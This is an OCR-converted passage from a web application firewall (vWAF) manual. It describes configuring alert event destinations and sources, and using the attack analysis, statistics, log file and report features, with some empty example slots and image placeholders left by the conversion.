1. If you want to add an event destination for global events: Select the following menu item: **Administration > Alerting Configuration**

   If you want to add an event destination for application-specific events: In the navigation area, select the application and activate the **Configuration | Alerting Configuration** tab.
2. Activate the **Event Destination Groups** tab.
3. In the **Action** column, click the Edit icon of the event destination group to which you want to add an event destination.

   STEP RESULT: The **Event Destination Group** listing opens.
4. From the selection list under **Add Event Destination**, select the event destination to be added. Details on the individual event destinations can be found in the reference part of this documentation under *Event Destinations*.

   FOR EXAMPLE:



5. Click the **Add** button.

RESULT: The event destination just added then appears highlighted on the list. The event destination initially inherits the attributes preset on the system. To configure the destination in detail, you need to edit it.

Editing an Event Destination

1. If you want to edit an event destination for global events: Select the menu item **Administration > Alerting Configuration**

   If you want to edit an event destination for application-specific events: In the navigation area, select the application and activate the **Configuration | Alerting Configuration** tab.


2. Activate the **Event Destination Groups** tab.
3. In the **Action** column, click the Edit icon of the event destination group that contains the event destination that you want to edit.

   STEP RESULT: The **Event Destination Group** listing opens.
4. In the **Action** column, click the relevant Edit icon.

   The attributes of the event destination are shown.
   - In the **Inheritance** column you can see whether the values given under Value have been inherited as system-based presets (**Inherited** entry) or have been modified individually (**Local** entry).
   - The **Owner** column shows the username of the administrator who made that setting. The **BUILT-IN** entry identifies the default values.
   - The **Last Commit** column shows whether and when a setting has already been committed.

   Detailed information on the attributes of the individual event destinations can be found in the reference part of this documentation under *Event Destinations*.

   FOR EXAMPLE:



   STEP RESULT: Enter a step specific result here
5. Make the required settings and then click the **Save** button.

Deleting an event destination

1. If you want to delete an event destination for global events: Select the menu item **Administration > Alerting Configuration**.

   If you want to delete an event destination for application-specific events: In the navigation area, select the application and activate the **Configuration | Alerting Configuration** tab.
2. Activate the **Event Destination Groups** tab.
3. In the **Action** column, click the Edit icon of the event destination group that contains the event destination that you want to delete.

   STEP RESULT: The **Event Destination Group** listing opens.
4. In the **Action** column, click the relevant Delete icon for the event destination that you want to remove.

Editing Event Sources

CONTEXT:

Event sources are the occasions and conditions when vWAF alerts you via the configured *Event Destinations* (see also *Configuring Alerts*).

You can configure any number of event sources.


Adding event sources

1. If you want to add a global event source: Select the menu item **Administration > Alerting Configuration**.

   If you want to add an application-specific event source: In the navigation area, select the application and activate the **Configuration | Alerting Configuration** tab.

2. Activate the **Event Sources** tab.

   FOR EXAMPLE:



3. From the selection list under **Add Event Source**, select the event source to be added. Details on the individual sources can be found in the reference section of this documentation under *Event Sources*.

4. Click the **Add** button.

   STEP RESULT: The event source just added then appears highlighted on the list.

RESULT:

The event source initially inherits the attributes preset on the system.

AFTER COMPLETING THIS TASK:

ATTENTION: By default, the event source isn't yet linked to any event destination group. This means that no alerts are triggered whatsoever. To configure the event source in detail and to link it to an event destination group, you need to edit the event source.

NOTE: You can add the same event source more than once. You may use this to trigger events based on different parameters and to send them to different event destinations.

Editing an event source

1. If you want to edit a global event source: Select the menu item **Administration > Alerting Configuration**.

   If you want to edit an application-specific event source: In the navigation area, select the application and activate the **Configuration | Alerting Configuration** tab.

2. Activate the **Event Sources** tab.

3. In the **Action** column, click the relevant Edit icon.

   Now the attributes of the event source are shown.

   In the *Inheritance* column you can see whether the values given under **Value** have been inherited as system-based presets (**Inherited** entry) or have been modified individually (**Local** entry).


   The *Owner* column shows the username of the administrator who made that setting. The **BUILT-IN** entry identifies the default values.

   The *Last Commit* column shows whether and when a setting has already been committed.

   Detailed information on the attributes of the individual event sources can be found in the reference part under *Event Sources*.

   On the bottom of the list, link the event source to an event destination group. The selection list labeled **Select a destination group** lists all event destination groups that have been created for the application or on global level. (For information on how to create event destination groups, see *Editing Event Destinations*.)

   FOR EXAMPLE:



4. Make the required settings and then click the **Save** button.

Deleting an event source

1. If you want to delete a global event source: Select the menu item **Administration > Alerting Configuration**.

   If you want to delete an application-specific event source: In the navigation area, select the application and activate the **Configuration | Alerting Configuration** tab.
2. Activate the **Event Sources** tab.
3. In the **Action** column, click the relevant Delete icon for the event source that you want to remove.

Monitoring Attacks, Statistics, Log Files, Reports

Recording and analyzing access and server data is important for several reasons:

- You can see the points at which possible attacks are carried out, and use this information to further optimize your protection measures in the future.
- You can see the points at which security measures might possibly be too restrictive and thus prevent legitimate users from using your web application. vWAF can even provide suggestions on how to optimize your configuration.
- You comply with any potential legal or contractual regulations requiring you to keep records.

In vWAF you have access to the following dashboards and records:

Attack Status

- The current attack status of each application is indicated by a colored symbol both on the **Home** page (see *Starting Administration*) and in **Application Control** (see *Application Control*).
- When you select an individual application in **Application Control** and then activate the **Monitoring > Attack Analysis** tab, you get a detailed view of the severity and type of attacks that have been launched within a specific period of time. Also you get information on the attacked hosts, attackers and attack points (see *Attack Analysis*).

Statistics

- Detailed graphical statistics can be accessed via the **Application Statistics** tab. They show the distribution of accepted and denied requests according to the time and the individual handlers (see *Application Statistics*).
- Cluster slave statistics show the load and status of individual cluster slaves (see *Managing Deciders*).

Reports

Application-specific, consolidated reports provide a printable summary of the current configuration and of the most recent events in PDF format (see *Reports*).

Log Files

- Log files contain host-specific logs from all internal system events and error messages (see *Log Files*).
- The Default Error Log logs events that don't relate to any specific application. This includes invalid requests, or requests with a host name that doesn't match any of the configured hosts in vWAF (see *Default Error Log*).

- The Audit Log contains a list of the actions of all administrators (see *Audit Log*).
- The Event Log displays a table of all status changes (see *Event Log*.)

In addition, you can also create a special, individual log file for alerts (see *Configuring Alerts*).

Log data can be sent to one or multiple log back-ends, and they can be downloaded (see *Exporting Log Files*).

Additional Log Files That Cannot Be Accessed via the Administration Interface

In addition to the log files mentioned above (application-specific log files, Default Error Log, Audit Log, Event Log), there are some more log files, which are usually only needed for debugging:

- Each enforcer writes its own enforcer log files. By default, the enforcers use the log framework of the web server that they are running on. So the web server configuration determines where the log files are stored. On Apache, for example, the standard destination is /var/log/httpd/errors_log.
- The deciders, the administration master, and the administration slaves write their log files to the same directory where the application specific log files are stored. This is the directory $ZEUSHOME/stingrayafm/generic/log/, and on the master the directory $ZEUSHOME/stingrayafm/generic/logmaster/.

NOTE: You can change the path to which the additional log files are stored in the configuration file zeusafm.conf via the attribute “logDir” (see *System Configuration*).

Attack Analysis

Purpose

Attack Analysis lets you monitor the current attack status of an application at a glance.

You can see how many and which types of attacks were launched, and how severe these attacks were (if vWAF had not detected them). Also you can see which hosts were attacked, who the attackers were, and where exactly they tried to attack.

NOTE: If the statistics function has been deactivated in the *Global Configuration*, there are no attack severity data and baseline distribution data available.


NOTE: If you've disabled logging for individual handlers, these handlers aren't accounted for in the lists. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists "Top 10 Attacked Hosts", "Top 10 Attackers" and "Top 10 Attack Points" (see attribute "enable-logging" of individual handlers).

Opening

1. In the navigation area, select the application for which you want to open attack analysis.
2. Activate the **Monitoring | Attack Analysis** tab.
3. From the **Ruleset** drop-down list, select whether you want to see the attack analysis for the protection ruleset or for the detection ruleset (option only available when in protection mode).
4. From the **Time period** drop-down list, select the period for which you want the data to be displayed.
5. If you want to confine analysis to certain cluster slaves or hosts, click the arrow symbols next to the **Time period** list and select the desired **slaves** and **hosts**. To select multiple entries, just click them one after the other.

   STEP RESULT: The view refreshes automatically.

   NOTE: The diagrams are displayed immediately. However, depending on the size of the log files, it may take some time for the Top-10 lists to build up.



NOTE: The **Attack Severity** diagram on the y-axis shows the number of attacks. Please note that the total number of attacks depends on the chosen **Time period**. The longer this time period is, the more attacks probably have been launched. Therefore, you can't directly compare the indicated values for different time periods.

Information displayed

CONTEXT:

Diagram	Meaning
Attack Severity	The diagram shows how many attacks have been launched within the selected period of time, allocated to each of the three severity classes "Low", "Medium" and "High". At a glance, this gives you an instant idea of the current threat. The mapping of attacks to one of the three security classes is determined by the handler that repelled the attack. Internally, each handler is assigned to one of the three severity classes. The diagram shows the total activity of handlers within each class. For details on severity, see *Severity of Events Triggered by Handlers*.

Diagram	Meaning
Baselines	Shows the percentage distribution of attacks, according to the basic attack scenarios covered by the enabled baselines of baseline protection (see *Baseline Protection Wizard*): • Common Attacks • Cross-Site Scripting (XSS) • Path Traversal • Shell Command Injection • PHP specific rules • SQL Injection • Code Injection
Top 10 Attacked Hosts	Lists the 10 hosts on which the most total number of attacks were identified. The **Attack Count** column shows the total number (regardless of severity). **NOTE:** Only the selected hosts (selection above the charts) are accounted for.
Top 10 Attackers	Lists the IP addresses from which the most attacks were launched. The **Attack Count** column shows the total number.
Top 10 Attack Points	Lists the paths and files on which the most attacks were launched. The **Attack Count** column shows the total number.

Application Statistics

Purpose

Graphical displays of statistics show the distribution of accepted and denied requests according to the time and the individual handlers.


Each set of statistics refers to a specific application and to a specific ruleset (either protection ruleset or detection ruleset).

NOTE: If the statistics function has been deactivated in the *Global Configuration*, there aren't any application statistics data available.

Opening

1. In the navigation area, select the application for which you want to open the statistics.
2. Activate the **Monitoring | Attack Analysis** tab.
3. Activate the **Rulese** drop-down list, select whether you want to see the statistics for the protection ruleset or for the detection ruleset (option only available when in protection mode).
4. From the **Handler** drop-down list, select whether you want to see the **Deny-Request Distribution** for all requests or only for those requests that were denied by a specific handler.
5. From the **Time period** drop-down list, select the period for which you want the data to be displayed.
6. If you want to confine analysis to certain decider cluster slaves or hosts, click the arrow symbols next to the **Time period** list and select the desired **nodes** and **hosts**. To select multiple entries, click them one after the other.


FOR EXAMPLE:



STEP RESULT: The application statistics view refreshes automatically.

NOTE: Some of the diagrams, on the y-axis show the number of requests. Please note that the total number of requests depends on the chosen **Time period**. The longer this time period is, the more

requests are sent to your web application on average. Therefore, you can't directly compare the indicated values for different time periods.



Information displayed

Diagram	Meaning
Combined Requests	Distribution of all requests (accepted + denied) across the selected period of time for all hosts of the application.
Combined Denied Requests	Distribution of the denied requests across the selected period of time for all hosts of the application.

Diagram	Meaning
Request Distribution	Percentage distribution of the accepted requests in comparison to the denied requests.
Deny-Request Distribution	It depends on the selection made within the **Handler** selection list what's shown here: • If the entry **Show All** is selected, the chart shows the percentage distribution of the denied requests, relating to the individual handlers (see *Handlers*). • If the entry **InvalidArgsHandler** is selected, the chart shows the percentage distribution of requests that were denied because they matched the blacklist compared to those denied because they didn't match the whitelist. • If the entry **BaselineProtectionHandler** is selected, the chart shows the percentage distribution of denied requests according to the different attack scenarios covered by the activated baselines. • If any other handler is selected, no data is shown.
Host Distribution	Percentage distribution of all requests, relating to the individual hosts of the application.
Cluster Node Utilization	Number of requests, relating to cluster nodes.

Reports

Purpose

Reports provide a printable summary of the current configuration and of the most recent events in PDF format.

You can use reports, for example, if you require printed documentation of your protective measures, or if you need to present to other people what has recently happened and been configured. Also vWAF can send you daily, weekly or monthly reports by email, which keep you informed at regular time intervals about the most important developments.

Each report covers one specific application. Therefore, if you manage more than one application in vWAF, you need to create a separate report for each one.

Creating and downloading a report manually

